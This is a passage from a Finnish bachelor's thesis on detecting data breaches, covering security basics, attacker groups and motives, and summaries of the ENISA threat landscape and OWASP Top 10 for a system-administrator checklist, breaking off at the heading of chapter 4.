Opinnäytetyö (AMK)

Tietojenkäsittely

2018

Michael Resch

TIETOMURTOJEN JA NIIDEN YRITYSTEN HAVAITSEMINEN TIETOJÄRJESTELMÄSSÄ

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

OPINNÄYTETYÖ (AMK) | TIIVISTELMÄ

TURUN AMMATTIKORKEAKOULU

Tietojenkäsittely

2018 | 32

Michael Resch

TIETOMURTOJEN JA NIIDEN YRITYSTEN HAVAITSEMINEN TIETOJÄRJESTELMÄSSÄ

Opinnäytetyön tavoitteena oli laatia ja testata tarkastuslistaa tietomurtojen jättämistä merkeistä tietojärjestelmään. Listan avulla voidaan nopeuttaa tietojärjestelmän tarkastusta epäillyn tietomurron yhteydessä sekä ohjata tarkastusprosessin etenemistä. Opinnäytetyö toteutettiin toimeksiantona Turun ammattikorkeakoululle.

Tarkastuslista koottiin alan eri materiaaleja, kuten raportteja ja ohjeistuksia, hyödyntäen. Tarkastuslistaa testattiin hyödyntämällä simuloitua tietomurtotilannetta. Käytetty materiaali antaa lukijalle myös tarvittavaa taustatietoa aiheen ymmärtämiseen. Opinnäytetyö tehtiin hyödyntäen case-tutkimuksen ja konstruktiivisen tutkimuksen menetelmiä.

Tarkastuslista todettiin testauksen jälkeen hyödylliseksi työkaluksi järjestelmäylläpitäjän suorittamaan alustavaan selvitykseen tietomurtoepäilysten yhteydessä. Testauksen aikana tehdyistä havainnoista toimeksiantaja saa kehitysehdotuksia omia tietojärjestelmiään varten. Tarkastuslistaa voidaan tulevaisuudessa kehittää eteenpäin kehittyvien tietoturvatarpeiden vaatimusten mukaan.

ASIASANAT:

tietoturva, tietomurto, tietojärjestelmä, kyberturvallisuus, käyttöturvallisuus

BACHELOR´S | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Bussiness Information Technology

2018 | 32

Michael Resch

DETECTING A SECURITY BREACH AND BREACH ATTEMPTS WITHIN AN INFORMATION SYSTEM

The goal of the thesis was to create and test a checklist for the signs that data breaches leave within information systems. Using the checklist, a system administrator can speed up the checking process of an information system after a suspected breach. It can be used to direct the process as well. The thesis was done as a commission for Turku University of Applied Sciences.

The checklist was collected together utilizing different materials of the field. These materials included reports and guidelines. The checklist was tested using a simulated data breach event. The material that was used for the checklist is utilized to give a basic understanding of the subject to the reader. The thesis uses a combination of case-study and constructive methods.

After the tests the checklist was found to be a useful tool for system administrators to conduct an initial system check after a suspected data breach. From the observations made during the test the commissioner of the thesis gained ideas for further development of their own systems. The checklist may be modified in the future to suit the evolving needs of information security.

KEYWORDS:

information security, security breach, information system, cyber security, operational security

SISÄLTÖ

LIITTEET

KUVAT

TAULUKOT

1 JOHDANTO

Opinnäytetyön tavoitteena on laatia ja testata tarkastuslista tietomurtojen jättämistä merkeistä tietojärjestelmään. Listan avulla voidaan nopeuttaa tietojärjestelmän tarkastusta epäillyn tietomurron yhteydessä sekä ohjata tarkastusprosessin etenemistä.

Opinnäytetyön toimeksiantaja on Turun ammattikorkeakoulu. Aihetta ehdotettiin työskennellessäni opiskelija-assistenttina. Aihe kuitenkin valittiin oman kiinnostuksen ja ajankohtaisuuden vuoksi, sillä tietomurtojen yleisyys on kasvanut viimevuosina. Uutisointi tietomurroista ja eri haavoittuvuuksista on yleistynyt. Esimerkkinä toimii vuoden 2018 alussa ilmoitetut ”meltdown”- ja ”spectre” -haavoittuvuudet. Tämän vuoksi on tärkeää, että on olemassa tapoja havaita ja todeta tietomurtoja niiden sattuessa.

Opinnäytetyö toteutettiin yhdistelmänä konstruktiivista- ja case-tutkimusta. Konstruktiivista metodia hyödynnettiin itse tarkastuslistan laatimisessa ja case-tutkimusmenetelmä tulee esille listan testauksessa. Lähteet opinnäytetyölle koostuvat pääasiallisesti alan eri raporteista, ohjeistuksista ja yksittäisiin aiheisiin keskittyvistä alan blogikirjoituksista.


Tämän opinnäytetyön aihe ja sisältö rajattiin järjestelmän ylläpitäjän suorittamaan tarkastukseen. Pois rajattiin muun muassa verkkoliikenne, tarkastus ohjelmiston avulla sekä tietomurron estomenetelmät. Opinnäytetyön teoriaosassa käydään läpi tietoturvan perusteita kuten sen tarkoitusta, tärkeyttä, eri osa-alueita ja yleistietoa tietomurroista. Tiedon tarkoituksena on rakentaa perusymmärrys aiheesta lukijalle. Tarkastelun alla on myös katsaus eri uhkiin ja riskeihin tietoturvalle sekä ryhmät, jotka aiheuttavat kyseiset uhat ja riskit. Käytännön osuudessa selvennetään tarkastuslistan eri osia ja tietojärjestelmän tarkastamiseen liittyviä seikkoja. Tarkastuslistan testausprosessi selvennetään testauksen etenemistä peilaavalla kuvauksella.

2 TIETOTURVA

2.1 Tietoturva lyhyesti

Yksinkertaisesti tietoturvallisuudella tarkoitetaan tietoliikenne-, laitteisto-, ohjelmisto- ja tietoaineistotoiminnan turvallisuuta, joiden avulla turvataan verkkojen ja palvelujen eheys, luottamuksellisuus ja käytettävyys. (Viestintävirasto 2017.) Tarkoituksena on siis suojata tietoa kaikissa sen muodoissa, joko fyysisenä tai digitaalisena. Tietoturvaa pyritään parantamaan sovelluksilla, laitteistolla, sekä käyttö- ja valvontamenetelmillä.

Tietoturvallisuus on tärkeä osa organisaation toimintaa. Tietoturvan tärkeys kasvaa vuosittain uusien tietojärjestelmien ja palveluiden käyttöönoton sekä kasvavan tietoaineiston määrän myötä. On siis tärkeää, että tiedon luottamuksellisuus, eheys ja saatavuus pysyvät koskemattomana ja riskit ovat huomioitu. Tätä kolmen osa-alueen mallia kutsutaan CIA-malliksi (eng. confidentiality, integrity, availability). CIA-malli (Kuva 1.) on erinomainen menetelmä havainnoida tietoturvan yleinen tavoite.



Kuva 1. CIA-triadi.

Tietoturvajärjestelyillä pyritään estämään tietojen paljastuminen, muuttuminen tai tuhoutuminen asiattoman toiminnan, haittaohjelmien, laitteisto- tai ohjelmistovikojen tai muiden vahinkojen, häiriötilanteiden tai tapahtumien vuoksi. Järjestelmien, tietojen ja palveluiden on oltava luotettavia, ajan tasalla ja oikeita. Tietojen, järjestelmien ja palveluiden

on pysyttävä toiminnassa ja oltava saatavilla mahdollisimman hyvin. Palveluiden on kyettävä tunnistamaan käyttäjät luotettavasti sekä tuottamaan tapahtumalokia, josta tapahtumat voidaan jälkikäteen tarvittaessa selvittää. (VAHTI 2013, 17.)

Tietoturvalla turvataan yksilön, yhteisön ja yhteiskunnan etuja. Siksi tietoturvallisuus on yhteiskunnan toimintojen, palvelujen, sovellusten ja tietoteknisen infrastruktuurin perusedellytys. Tietoturvallisuudesta huolehtiminen on jokaisen organisaatiossa työskentelevän henkilön velvollisuus. Suurimmat tietoturvallisuuden ongelmat liittyvät yleisesti kiireeseen, huolimattomuuteen, osaamattomuuteen sekä muihin tietojärjestelmien toteutuksen ja käytön laadullisiin tekijöihin. (VAHTI 2013, 18.)

Tietoturva voidaan laajemmin jakaa kahdeksaan eri osa-alueeseen:

- hallinnollinen tietoturva
- henkilöstöturvallisuus
- fyysinen tietoturva
- laitteistoturvallisuus
- tietoliikenneturvallisuus
- ohjelmistoturvallisuus
- tietoaineistoturvallisuus
- käyttöturvallisuus

Hallinnollisella tietoturvalla kattaa työntekijöiden ja organisaation jäsenten tietoturvaosaamisen. Jäsenten on ymmärrettävä tietojenkäsittelyyn säännöt ja ohjeistukset. **Henkilöstöturvallisuus** on henkilöstön aiheuttavien riskien hallintaa. Henkilöstöturvallisuuden perustana on osaavaa henkilöstö, joille tietoturvaan liittyvät vastuut ja tehtävät ovat selkeästi kuvattu. **Fyysisen turvallisuuden** avulla turvataan organisaation häiriötön toiminta huomioiden erityistarpeet ja riskit. Osa-alueeseen kuuluvat mm. kulunvalvonta, kameravalvonta, muu tekninen valvonta ja muut yleiset turvatoimet organisaatiossa. **Laitteistoturvallisuudella** tarkoitetaan laitteistojen suojausta asennusta, ylläpitoa, käytöstä poistoon ja laitteisiin liittyvää hallinnointia. Laitteistoturvallisuudella siis turvataan pääsääntöisesti laitteiden elinkaarta. (VAHTI 2007, 55-69.)

Tietoliikenneturvallisuudella pyritään turvaamaan organisaation tietoliikennetoiminnot. Käytännössä tämä toteutuu eri verkkojärjestelmien suunnittelun ja rankentamisen kautta tavalla, joka tukee varautumista eri uhkia vastaan. **Ohjelmistoturvallisuudella** tarkoitetaan käyttöjärjestelmien, työkaluohjelmistojen, yleisten ohjelmistojen ja sovellusten suojausominaisuuksia, valvonta- ja lokimenettelyjä sekä ohjelmistojen ylläpitoon ja päivitykseen liittyviä turvallisuustoimenpiteitä. **Tietoaineistoturvallisuudessa** on kyse tiedostojen ja niiden tallennusmuotojen suojauksesta. Tämä koskee kaikkea paperiasiakirjoista digitaaliseesti tallennettuun tietoon saakka. **Käyttöturvallisuudella** luodaan ja ylläpidetään tietotekniikan turvallisen käytön vaatimat toimintaolosuhteet. (VAHTI 2007, 55 – 69.)

2.2 Käyttöturvallisuus

Käyttöturvallisuuden tarkoitus on luoda ja ylläpitää tietotekniikalle turvalliset toimintaolosuhteet. Tämä toteutetaan huolehtimalla muun muassa toimivuuden valvonnasta, käyttöoikeuksien hallinnasta, käytön ja lokien valvonnasta, ylläpito-, kehitys-, huoltotoimintoihin liittyvistä turvatoimenpiteistä, varmuuskopioinnista sekä häiriöraportoinnista. Tietojärjestelmien suojaaminen tietomurrolta on osa käyttöturvallisuuta. (VAHTI 2007, 65.)

Käyttöturvallisuutta organisaatiossa voidaan tehostaa ammattitaitoisella tietojärjestelmien ylläpidolla ja tietoteknisellä valvonnalla. Ammattitaitoinen ylläpito toteuttaa ja parantaa omalta osaltaan tietoturvallisuutta pitämällä nämä ajantasaisena ja normaalitilan tuntemuksella. Näin poikkeustilat havaitaan nopeasti ja haittavaikutukset minimoidaan. Tietotekninen valvonta koostuu järjestelmien tilan ja käytön seurannasta. Tämä voidaan toteuttaa joko reaaliaikaisella tarkkailulla tai laitteiden ja järjestelmien tapahtumalokien poikkeavien tapahtumien havainnointia. (VAHTI 2007, 65 – 68.)

2.3 Tietomurto

Suomen rikoslain luvun 38, 8§ mukaan tietomurto on rangaistava teko. Laki määrittää tietomurron seuraavasti: ”Joka käyttämällä hänelle kuulumatonta tunnusta tai turvajärjestelyn muuten muuttamalla oikuttomasti tunkeutuu tietojärjestelmään, jossa sähköisesti tai muulla vastaavalla teknisellä keinolla käsitellään, varastoidaan tai siirretään tietoja tai dataa taikka sellaisen järjestelmän erikseen suojattuun osaan, on tuomittava tietomurrosta.” (Rikoslaki 19.12.1889/39, 38. luku).

Suomen lainsäädännössä on muitakin velvoitteita, joilla varmistetaan tietoturvan asianmukainen hoito. Keskeisempiä velvoitteita ovat lait kuten henkilötietolaki 32§ ja valtioneuvoston asetus tietoturvallisuudesta valtionhallinnossa 8§. (VAHTI 2013, 19 – 20.) Uudeksi velvoitteeksi vuonna 2018 on voimaantullut EU:n GDPR-asetus (General Data Protection Regulation) eli koko EU:n laajuinen tietosuoja-asetus. Yksi keskeisimmistä osista kyseistä asetusta on 72 tunnin sisään tehtävä ilmoitusvelvollisuus sattuneesta tietomurrosta.

Tietomurrot ja hyökkäykset laitteita sekä järjestelmiä kohtaan ovat jatkuvasti uutisissa. On ymmärrettävä, ettei ole täysin varmaa tapaa turvautua tietomurrolta. Vaikka turvamenetelmät olisivatkin hoidettu hyvin nyt se ei välttämättä riitä tulevaisuudessa. Yllättäen monet yritykset nojaavat vanhentuneisiin tai tehottomiin turvakeinoihin suojatakseen tietojaan. Hyvin usein yritysten turvamenetelmät keskittyvät estämään suoria hyökkäyksiä. Tämän tyylinen ennaltaehkäisy ei kuitenkaan riitä ja kun hyökkäys tapahtuu se voi jäädä huomaamatta kuukausiksi. Ongelmia aiheuttaa myös asenne, ettei asia koske omaa organisaatiota. (Vacca 2013, 201 - 202.)

Suurin vahinko tapahtuu heti onnistuneen tietomurron jälkeen ja hyökkäys voi kestää minuuteista tunteihin tai joskus jopa päiviä. Joissakin tilanteissa hyökkäys on ohi ennen, kun se edes havaitaan. Tämän takia menetelmät havaita tietomurto mahdollisimman nopeasti ovat tärkeitä, sillä mitä kauemmin kestää onnistuneesta hyökkäyksestä sen havaitsemiseen hyökkääjä voi tehdä mitä hän haluaa järjestelmille tai laitteelle. Suurin osa tietomurtojen havainnoista tapahtuu organisaatioiden sisällä. Tietomurron havaitsemista voidaan siis kutsua tietoturvan viimeiseksi puolustuslinjaksi siltä varalta, kun muut suojakeinot pettävät. (Trustwave Holdings, Inc. 2017, 16 - 21.)

Tietomurto ja niiden yrittäminen kuitenkin useimmissa tapauksissa jättää jälkiä, joita voidaan hyödyntää havaitsemaan tapahtunut tietomurto. Selvimmät merkit tietenkin huomataan jo ensimmäisen hyökkäysyrityksen yhteydessä kuten roskaposti tai epäonnistuneet yhteydenotot yrityksen palvelimelle. Tietomurron havaitsemiseen on kuitenkin käytössä eri menetelmiä automaattisesta ohjelmistosta järjestelmän manuaaliseen tarkastamiseen. Myös käyttäjän huomaamat poikkeamat voivat olla avuksi tapahtuneen tietomurron havainnoinnissa.

3 HYÖKKÄÄJÄKÄYTTÄYTYMINEN JA YLEISET UHAT

Seuraava luku käsittelee hyökkääjäkäyttäytymistä, hyökkääjäryhmiä ja hyökkääjien motiiveja. Luvussa tarkastellaan myös yleiseen uhkamaisemaan ja verkkosovelluksiin kohdistuvia uhkia. Tarkastelemalla yleisimpiä uhkia on nähtävissä esimerkkejä millaisia työkaluja hyökkääjät voivat käyttävät. Tietoturva on jatkuva kilpavarustelu ja on tärkeää tietää myös ”vihollisen” menetelmät jos haluaa estää hyökkäykset. (Zamora 2017). Luvun kuvaukset ja listaukset pohjautuvat ENISA:n ja OWASP:n luomiin raportteihin.

ENISA (The European Union Agency for Network and Information Security) laatii vuosittain raportin uhkamaisemasta. Raportissa käydään läpi pääuhkia ja muutoksia näissä uhissa. Raportti tutkii myös eri hyökkääjiä ja miten heidän käyttäytyminen on muuttunut. (ENISA 2016.)

OWASP (Open Web Application Security Project) säätiö on vuonna 2004 perustettu yleishyödyllinen organisaatio, joka tukee 2001 perustettua OWASP-yhteisöä. Yhteisön tarkoituksena on luoda, ylläpitää ja parantaa tietoturva-ohjeistuksia ja työkaluja maailmanlaajuisesti. OWASP Top 10 on vuosittainen yhteisön luoma raportti kymmenestä pääuhasta verkkosovelluksia kohtaan. (OWASP 2017.)

3.1 Hyökkääjäkäyttäytyminen

Kun hyökkääjä valitsee kohteen hän useimmiten käyttää murtautumismenetelmää, joka on yksinkertaisin. Hyökkääjällä on pääsääntöisesti jokin tavoite. Hyökkääjän tavoite voi olla esimerkiksi datan varastaminen, järjestelmän hallinta tai toiminnan estäminen. Useimmat hyökkäykset tietojärjestelmiä kohtaan alkavat tietojenkalastelukampanjalla, jolla hyökkääjä pyrkii saamaan haltuunsa käyttäjätunnuksia, joiden avulla hän saa hyvän jalansijan järjestelmään. Harvemmin hyökkääjä kohdistaa hyökkäyksensä suoraan järjestelmään tai palvelimelle. (F-secure 2016.)

3.2 Hyökkääjät ja motiivit

Kyberrikolliset ovat aktiivisin uhkaryhmä ja vastuussa lähes 67%:sta rekisteröidyistä tietomurtotapauksista. Usein näiden rikollisten motiivina on raha ja voiton maksimointi. (ENISA 2016, 69.)

Sisäpiiri voi olla yksi suurimmista uhista organisaatiolle joko tahallaan tai vahingossa. Harvemmin henkilön aiheuttamat ongelmat ovat tahallisia tai pahantahtoisia. Useimmiten välinpitämättömyys ja virheet ovat lähteinä henkilöiden aiheuttamaan vaaraan. (ENISA 2016, 69.)

Valtiot eivät ole suoraan yksittäinen ryhmä vaan ne sisältävät useita alaryhmiä kuten tiedustelupalveluita tai sotilaallisia organisaatioita. Motiivit ja syyt ryhmien toiminaan takana ovat moninaisia mutta esimerkkeinä näistä ovat maanpuolustus, toisien valtioiden kyvykkyyksien arviointi ja mahdollisesti mielipiteiden manipulointi. (ENISA 2016, 70.)

Yrityksistä puhuttaessa uhkana mieleen tulee yritysvakoilu. Vaikka yritysvakoilun aiheuttama riski on todellinen se ei ole ainoa. Yrityksistä aiheutuva uhka voi johtua työntekijöistä tahallisesti aiheutettujen ongelmien kautta tai vahingossa levitettyjen haittaohjelmien ja laitteiston väärinkäytön myötä. Yritykset eivät välttämättä ole pahantahtoisia hyökkääjiä. Murtautumistestauksen avulla voidaan testata omaa tietoturvaa, tämä on turvallinen tapa selvittää millä alueilla oma tietoturva voi pettää. Viime vuosia tietomurtotestauksesta on kehittynyt palvelu jota yritykset ostavat. (ENISA 2016, 70.)

Haktivistit ovat tahoja, jotka toimivat useimmiten poliittisten motiivien mukaan. Haktivistien protestit seuraavat perinteisiä teemoja kuten korruptiota, mediaa, ympäristöpolitiikkaa ja niin edespäin. (ENISA 2016, 70.)

Kybertaistelijat ovat isänmaallisesti tai uskonnollisesti motivoituja ryhmiä, jotka käyttävät aggressiivisia hyökkäyskampanjoita. Ryhmää ajavat ideologiset arvot ja ryhmä on harmaalla alueella aktivistisen ja terroristien välillä. Esimerkkinä ryhmän toiminnasta voisi olla vaalien häirintä. (ENISA 2016, 71.)

Kyberterroristit ovat ryhmänä uusi ja vielä ei ole varmoja esimerkkejä ryhmän toiminnasta tai uhkauksista. Joitakin hakkeriryhmiä epäillään olevan liitoksissa tunnettujen terroristiryhmien kanssa, joka on johtanut omaan luokitukseen. Ryhmien toiminnan tarkoituksena on turmella median, valtioiden, yritysten tai pankkien luotettavuutta sekä toimintaa. (ENISA 2016, 71.)

Script kiddies eli niin sanotut amatöörihakkerit eivät aiheuta suurta uhkaa ja useimmiten ryhmän kyvykkyystaso ei ole suuri. Ryhmän motiivina on yleensä kopioida aiempia tapahtumia, henkilökohtainen hupi tai vain ilkivalta. Suurempi ongelma jota ryhmä aiheuttaa on rikospalveluiden tukeminen ostamalla työkaluja tietomurtojen ja hyökkäyksien toteutukseen. (ENISA 2016, 71 - 72.)

Uhkakorrelaatio

Taulukko 1. Hyökkääjä- ja uhkakorrelaatio (ENISA 2016).

	Uhkatekijät							
	Kyberrikolliset	Sisäpiiri	Valtiot	Yritykset	Haktivistit	Kybertaistelijat	Kyberterrotistit	Script kiddies
Haittaohjelmat	x	x	x	x	x	x	x	x
Verkkopohjaiset hyökkäykset	x		x	x	x	x	x	x
Verkkosovellus hyökkäykset	x		x	x	x	x	x	x
Palvelunesto-hyökkäukset	x		x	x	x	x	x	x
Bottiverkot	x		x	x	x	x	x	x
Verkkourkinta	x	x	x	x	x	x	x	x
Roskaposti	x	x	x	x				
Kiristysohjelmat	x	x	x	x		x		x
Sisäpiirin aiheuttama uhka	x		x	x		x	x	
Fyysinen manipulaatio	x	x	x	x	x		x	x
Exploit kitit	x		x	x		x		
Tietomurto	x	x	x	x	x	x	x	x
Identitettivarkaus	x	x	x	x	x	x	x	x
Tietovuoto	x		x	x	x	x	x	x
Kybervakoulu		x	x	x		x		

Jokaiselle hyökkääjäryhmälle löytyy sarja tietoturva uhkia, joiden aiheuttamisesta tai mahdollistamisesta ryhmät ovat vastuussa. Taulukosta 1 löytyy ENISA:n tiedonpohjalta koottu listaus uhista ja ryhmien välisestä yhteydestä.

3.3 Yleisimpiä uhkia

Tässä luvussa käydään läpi ENISA:n vuosittaisen uhkamaisema raportin listaamat 15 korkeimpia uhkaa ja OWASP:n top 10-raportin listaamat uhat, jotka kohdentuvat verkkosovelluksiin. Tarkoituksena on selventää yleistä uhkamaisempaa ja selvittää millaisia keinoja ja menetelmiä hyökkääjät usein käyttävät.

ENISA:n uhkamaisema

Haittaohjelmat (eng. malware) on ohjelmisto, joka on suunniteltu häiritsemään, vahingoittamaan tai jonka avulla pyritään tunkeutumaan laitteeseen tai järjestelmään. Tällä hetkellä haittaohjelmat ovat yksiä suurimpia uhkia tietoturvalle, oli kyseessä yritys tai yksityinen henkilö. (ENISA 2016, 21.)

Verkkopohjaiset hyökkäykset käyttävät verkkokomponentteja hyökkäysalustana. Nämä hyökkäykset kohdistuvat usein selaimeen tai selainlaajennuksiin. Esimerkki hyökkäyksestä on uudelleenohjaus sivustolle, joka levittää haittaohjelmistoa. (ENISA 2016, 24.)

Verkkosovellushyökkäykset kohdistuvat verkkopohjaisiin sovelluksiin ja palveluihin. Pääsääntöisesti hyökkäykset kohdistuvat tiettyihin haavoittuvuuksiin, jotka löytyvät esimerkiksi sovelluksien käyttöliittymästä tai mobiiliversiosta. (ENISA 2016, 27.)

Palvelunestohyökkäyksillä pyritään häiritsemään palvelujen toimintaa ja käytettävyyttä. Viime vuosina bottien käyttö hyökkäyksien suorittamiseen on lisääntynyt. (ENISA 2016, 30.)

Bottiverkot toimivat niin sanottuna lihaksena hyökkääjälle. Bottiverkot ovat joukko laitteita tai tunnuksia yhden henkilön tai organisaation käytössä, joiden kautta voidaan ajaa hyökkäysyrityksiä tai lähettää huijausviestejä suuressa määrässä useasta lähteestä. Bottiverkojen käyttö on ollut suuresti kasvussa. (ENISA 2016, 34.)

Verkkourkinnan eli kalastelun tarkoituksena on selvittää yksityiskohtia henkilön tiedoista tai saada haltuun tämän henkilön käyttäjätunnus järjestelmään. Yleinen tapa on lähettää kohteelle viesti, joka naamioidaan esimerkiksi pankin tiedotteeksi ja saada kohde klikkaamaan viestistä löytyvää linkkiä, joka voi johtaa teennäiselle kirjautumissivulle. Tätä tapaa käytetään myös haittaohjelmien levityksessä. (ENISA 2016, 38.)

Roskapostit ovat pitkään olleet käytetyin tapa kuljettaa haittaohjelmia ja huijauslinkkejä. Roskapostia usein lähetetään suurissa määrissä ja sisältö räätälöidään tilanteen mukaan kuten tapahtumien yhteydessä mainoksiksi. Roskapostin käyttö on vähentynyt mutta uhkataso on taas noussut sisällön vuoksi, kun haittaohjelmat ovat tulleet vaarallisemmiksi. (ENISA 2016, 41.)

Kiristysohjelmat ovat haittaohjelmien tietynlainen muoto. Ohjelma pyrkii kaappaamaan laitteen ja vaatii lunnaita laitteen vapauttamisesta käyttöön. Viime vuosina kiristysohjelmien käyttö on noussut paljon. Kiristysohjelmat leviävät samoilla tavoilla kuin muut haittaohjelmat. (ENISA 2016, 43.)

Sisäpiirin aiheuttama uhka on tärkeä tekijä yleisessä uhkamaisemassa. Sisäpiirin uhan voi aiheuttaa moni asia. Harvemmin kyseessä on kuitenkaan pahantahtoinen työntekijä. Useimmiten sisäinen uhka johtuu huolimattomuudesta. Yleisimmät asiat jotka johtavat uhan syntyyn ovat seuraavat: tunnusten väärinkäyttö, datan väärinkäyttö, ei-hyväksyttyjen laitteiden käyttö, ei-hyväksyttyjen ohjelmien käyttö tai laitteiston väärinkäyttö. (ENISA 2016, 46.)

Fyysinen manipulaatio muiden kyberuhkien tavoin aiheuttaa suuren riskin laitteistolle ja tallennetulle tiedolle. Vahinko, varkaus tai laitteen hukkuminen on syyllinen suureen osaan tietomurroista ja informaation vuotoon. (ENISA 2016, 49.)

Exploit kitit ovat bottiverkkojen kanssa käytetyin työkalu haittaohjelmien levittämisessä. Niiden avulla saadaan asennettua pahantahtoinen tiedostopaketti uhrin laitteelle käyttämällä laite- tai ohjelmistokohtaisia haavoittuvuuksia. (ENISA 2016, 51.)

Tietomurrot ovat raporttien mukaan olleet viimevuosina kasvussa. Yleisimpiä syitä tietomurron tapahtumiseen on heikkolaatuinen tiedon suojaus, kuten heikot salasanat. (ENISA 2016, 54.)

Identiteettivarkaus on tietomurron erityinen muoto, joka voidaan liittää henkilötietojen vaarantumiseen, riippumatta onko kyse ihmisestä tai laitteesta. Henkilötietojen varastaminen ei ole kyberuhka itsenään mutta se on onnistuneen hyökkäyksen tulos, joka kohdistuu henkilötietoihin. (ENISA 2016, 57.)

Tietovuodolla tarkoitetaan tilannetta, jossa salaisen tieto leviää eteenpäin. Tietovuoto sisältää hyökkäysmenetelmät, jotka hyödyntävät ajonaikaisia järjestelmiä, komponenttien virheellistä konfiguraatiota, ohjelmointivirheitä ja käyttäjän käyttäytymistä tärkeän tiedon keräämistä varten. Yleensä vuodettu tieto toimii ensimmäisenä askeleena toisia uhkia varten. (ENISA 2016, 60.)

Kybervakoilu on kasvava haaste digitalisoituneelle yhteiskunnalle. Kasvava digitalisointi mahdollistaa jatkuvasti tehokkaan tiedon keräämisen ja analysoinnin. Yrityksiä ja ihmisiä voidaan tämän johdosta profiloida erittäin kattavasti. Kybervakoilu vaarantaa myös valtionhallinnollista tietoa. (ENISA 2016, 63.)

OWASP Top 10

Injektio hyödyntää virheitä ohjelmoinnissa. Injektiohyökkäys toteutetaan lähettämällä dataa kohteeseen komennon osana tai hakuna. Hyökkääjän data huijaa vastaanottajaa ajamaan ei-haluttuja komentoja tai pääsee käsiksi tietoihin, joihin hänellä ei ole oikeutta. (OWASP 2017, 6.)

Virheellinen todentaminen tapahtuu, kun ohjelmistotoiminnot, jotka ovat yhteydessä todennustoimintoihin ja sessiohallintaan on implementoitu väärin. Tämän takia hyökkääjä voi hyväksikäyttää näitä heikkouksia ja saada käyttöönsä käyttäjätunnuksia joko väliaikaisesti tai pysyvästi. (OWASP 2017, 6.)

Arkaluontoisen tiedon paljastuminen johtuu hyvin usein siitä, että monet verkkosovellukset ja ohjelmistorajapinnat eivät suojaa arkaa tietoa, kuten taloudellista tietoa tai terveydenhuollon tietoa kunnolla. Hyökkääjä voi varastaa tai muokata heikosti suojattua tietoa ja hyödyntää sitä esimerkiksi luottopetoksessa, identiteettivarkaudessa tai muissa rikoksissa. Tällaista tietoa tulisi kryptata eli koodata muotoon, jota vain valtuutetut osapuolet voivat lukea. Tietoa, mitä siirretään selaimen välityksellä, täytyy suojata lisäturvatoimenpiteitä. (OWASP 2017, 6.)

XML aiheuttaa riskin silloin kun käytössä ovat vanhemmat tai huonosti konfiguroidut XML-prosessit (Extensible Markup Language), jotka arvioivat ulkoisia entiteettejä XML-tiedostoista löytyvistä viitteistä. Ulkoisia entiteettejä voidaan hyödyntää tiedostojen paljastuksessa käyttämällä URI-käsittelijää, tiedoston jakamista päivittämättömillä Windows-palvelimilla, porttien skannauksessa tai palvelunestohyökkäyksissä. (OWASP 2017, 6.)

Virheellisellä pääsyoikeuksien hallinnalla tarkoitetaan käyttäjille asetettuja rajoituksia, joita ei valvota kunnolla. Hyökkääjät voivat hyödyntää tätä vajetta ja päästä käsiksi kiellettyihin toimintoihin tai tietoon kuten toisten käyttäjien tunnuksiin ja tiedostoihin. Hyökkääjä voi myös muokata toisen käyttäjän tietoja, käyttöoikeuksia ja niin edespäin. (OWASP 2017, 6.)

Turvatoimien virheellinen konfigurointi on yleinen uhka tiedolle. Vika voi johtua käsin tehdyistä muutoksista, käyttämättömistä asetuksista ja jopa oletusasetusten käytöstä. Myös välinpitämättömyys päivityksistä voi aiheuttaa haavoittuvuuden. (OWASP 2017, 6.)

Cross-Site Scripting eli XSS-viat tapahtuvat, kun sivusto ottaa mukaan epäluotettavaa dataa uudelta sivulta ilman kunnon vahvistusta tai päivittäessä olemassa olevan sivuston, joka sisältää käyttäjän syöttämää tietoa selainrajapinnalla, joka voi luoda JavaScriptiä. XSS mahdollistaa hyökkääjän ajaman skriptin uhrin selaimessa, joka voi kaapata aktiivisen session tai ohjata käyttäjän vaarallisille sivustoille. (OWASP 2017, 6.)

Epäluotettavan tiedostonmuunnon virheet tapahtuvat kun sovellus vastaanottaa hyökkääjän muuntamia tiedostoja ja tämä johtaa koodin etäajamiseen. Vaikka virheet eivät johtaisi hyökkääjän koodin käyttöönottoon, tämä voi silti mahdollistaa myöhemmän tiedoston tai käyttöoikeuksien muokkauksen. (OWASP 2017, 6.)

Komponenttien käyttö, joissa tunnettuja haavoittuvuuksia lisäävät tietomurron riskiä huomattavasti. Komponentit kuten kirjastot, viitekehykset ja muut ohjelmistomoduulit hyödyntävät samoja käyttöoikeuksia kuin ohjelmistot. Jos haavoittuvaista komponenttia hyödynnetään niin hyökkäys voi johtaa tiedon menetykseen tai palvelimen valtaukseen. Komponenttien käyttö, joissa on tunnettuja haavoittuvaisuuksia voi heikentää puolustusmenetelmiä ja mahdollistaa useita hyökkäyksiä. (OWASP 2017, 6.)

Puutteelliset lokit ja valvonta yhdistettynä heikon tapahtumavasteen kanssa antaa hyökkääjälle aikaa jatkaa hyökkäystään järjestelmään, ylläpitää läsnäoloaan tai tuhota tietoa. Useat murtautumistutkimukset kertovat, että tietomurron löytöön saattaa kestää jopa 200 päivää. Usein hyökkäyksen löytää ulkoinen tekijä sisäisen valvonnan tai prosessien sijaan. (OWASP 2017, 6.)

4 TIETOMURRON MERKIT

